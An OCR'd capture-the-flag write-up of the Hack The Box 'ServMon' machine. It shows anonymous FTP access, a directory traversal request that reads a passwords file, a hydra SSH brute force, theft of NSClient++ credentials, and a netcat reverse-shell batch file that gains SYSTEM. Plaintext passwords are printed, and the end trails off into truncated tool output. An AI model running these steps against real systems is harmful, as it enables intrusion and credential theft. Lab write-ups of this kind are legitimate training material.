
write-up POC

Users


====

1) Found FTP port open and able to login as anonymous




```
nobodyatall@0xB105F00D:~$ ftp 10.10.10.184
Connected to 10.10.10.184.
220 Microsoft FTP Service
Name (10.10.10.184:nobodyatall): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
```

2) Found 2 Users Nadine and Nathan




```
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection.
01-18-20  12:06PM       <DIR>          Nadine
01-18-20  12:08PM       <DIR>          Nathan
226 Transfer complete.
```

3) Nadine folder > Confidential.txt




```
ftp> cd Nadine
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20  12:08PM                  174 Confidential.txt
226 Transfer complete.
```

4) A Password.txt stored on Nathan Desktop?




```
nobodyatall@0xB105F00D:~/htb/boxes/servmon$ cat Confidential.txt
Nathan,

I left your Passwords.txt file on your Desktop.  Please remove this once you have edited it yourself and place it back into the secure folder.

Regards

Nadinenobodyatall@0xB105F00D:~/htb/boxes/servmon$ $
```

5) port 80 open running NVMS-100



6) Found NVMS-100 exploit



NVMS 1000 - Directory Traversal

EDB-ID: 47774 CVE: N/A

EDB Verified: ✗

Author: NUMAN TÜRLE Type: WEBAPPS


Exploit: ⬇ / {}

Platform: HARDWARE Date: 2019-12-13

Vulnerable App:

```
# Title: NVMS-1000 - Directory Traversal
# Date: 2019-12-12
# Author: Numan Türle
# Vendor Homepage: http://en.tvt.net.cn/
# Version : N/A
# Software Link : http://en.tvt.net.cn/products/188.html

POC
---------

GET /../../../../../../../../../../../../windows/win.ini HTTP/1.1
Host: 12.0.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

Response
---------
```

7) Find Passwords.txt Nadine left on Nathan Desktop


Burp Suite Community Edition v2020.2.1 - Temporary Project (as superuse
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Request
Raw Params Headers Hex
Response
Raw Headers Hex Render


Request

```
GET
/Pages/login.htm/../../../../../../../../../../../../Users/Nathan/Desktop/Passwords.txt HTTP/1.1
Host: 10.10.10.184
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.184/
DNT: 1
Connection: close
Cookie: dataPort=6063
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response


```
HTTP/1.1 200 OK
Content-type: text/plain
Content-Length: 156
Connection: close
AuthInfo:

1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$
```

8) dictionary attack on SSH login as Nathan and Nadine user with the credentials found



```
nobodyatall@0xB105F00D:~/htb/boxes/servmon$ hydra -L usr -P cred 10.10.10.184 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-18 15:59:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 14 tasks per 1 server, overall 14 tasks, 14 login tries (l:2/p:7), ~1 try per task
[DATA] attacking ssh://10.10.10.184:22/
[22][ssh] host: 10.10.10.184   login: Nadine   password: L1k3B1gBut7s@W0rk
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-18 15:59:41
nobodyatall@0xB105F00D:~/htb/boxes/servmon$
```

9) login into SSH as Nadine




```
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>whoami && hostname
servmon\nadine
ServMon

nadine@SERVMON C:\Users\Nadine>
```

Root


===

1) Found another process called NSClient in Notes to do.txt




```
nobodyatall@0xB105F00D:~/htb/boxes/servmon$ cat Notes\ to\ do.txt
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePointnobodyatall@0xB105F00D:~/htb/boxes/servmon$
[thm] 0:bash* 1:sudo-
```

2) nscp (NSClient++) process is running




```
    221       13     2908       9924              5380   0 msdtc
    778       71   162436     176488              2876   0 MsMpEng
    191       36     3680       8788              4988   0 NisSrv
    363       27     6672      19660              2752   0 nscp
   2533      354   347728     116644              2260   1 NVMS-1000
    515       26    53024      54324       1.02   1240   0 powershell
      0       16     3852      14628                88   0 Registry
```

3) found NSclient++ privEsc exploit



```
nobodyatall@0xB105F00D:~/htb/boxes/servmon$ searchsploit nsclient
------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                       |  Path
                                                                                     | (/usr/share/exploitdb/)
------------------------------------------------------------------------------------- ---------------------------------
NSClient++ 0.5.2.35 - Privilege Escalation                                           | exploits/windows/local/46802.txt
------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Result
```


3.5) found nsclient configuration in C:\Programm File\NSClient++\nsclient.ini and found credential!!



```
PS C:\Program Files\NSClient++> type nsclient.ini
....
password = ew2x6SsGTxjRwXOT
```


4) upload netcat to victim pc

5) create shell.bat that return reverse shell




```
nadine@SERVMON C:\Temp>echo @echo off > shell.bat

nadine@SERVMON C:\Temp>echo C:\Temp\nc64.exe -e cmd 10.10.14.22 18890 >> shell.bat

nadine@SERVMON C:\Temp>type shell.bat
@echo off
C:\Temp\nc64.exe -e cmd 10.10.14.22 18890
```

6) add batch script into NSClient script with api



```
nadine@SERVMON C:\Temp>curl -s -k -u admin -X PUT https://localhost:8443/api/v1/scripts/ext/scripts/shell.bat --data-binary @shell.bat
Enter host password for user 'admin':
Added shell as scripts\shell.bat
```

7) execute the script with NSClient api and reverse shell returned as NT Authority user



```
nadine@SERVMON C:\Temp>curl -k -i -u admin https://localhost:8443/api/v1/queries/shell/commands/execute
Enter host password for user 'admin':
HTTP/1.1 200
Content-Length: 125
Set-cookie: token=frAQBc8Wsa1xVPfvJcrgRYwTiizs2trQ; path=/
Set-cookie: uid=admin; path=/

{"command":"shell","lines":[{"message":"Command shell didn't terminate within the timeout period 60s","perf":{}
nadine@SERVMON C:\Temp>curl -k -i -u admin https://localhost:8443/api/v1/queries/shell/commands/execute
Enter host password for user 'admin':
HTTP/1.1 200
Content-Length: 125
Set-cookie: token=frAQBc8Wsa1xVPfvJcrgRYwTiizs2trQ; path=/
Set-cookie: uid=admin; path=/

{"command":"shell","lines":[{"message":"Command shell didn't terminate within the timeout period 60s","perf":{}
nadine@SERVMON C:\Temp>
```

```
nobodyatall@0xB105F00D:~/htb/boxes/servmon$ nc -lvp 18890
listening on [any] 18890 ...
10.10.10.184: inverse host lookup failed: Unknown host
connect to [10.10.14.22] from (UNKNOWN) [10.10.10.184] 49721
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Program Files\NSClient++>whoami && hostname
whoami && hostname
nt authority\system
ServMon

C:\Program Files\NSClient++>
```

```
9d598eb6e85bbecbee
000000000009002000
000000
[*] Connecting Sha
[*] Connecting Sha
[*] Disconnecting
[*] Disconnecting
[*] Handle: 'Conne
[*] Closing down c
[*] Remaining conn
^CTraceback (most
  File "/usr/share
    server.start()
  File "/usr/lib/p
    self.__server.
```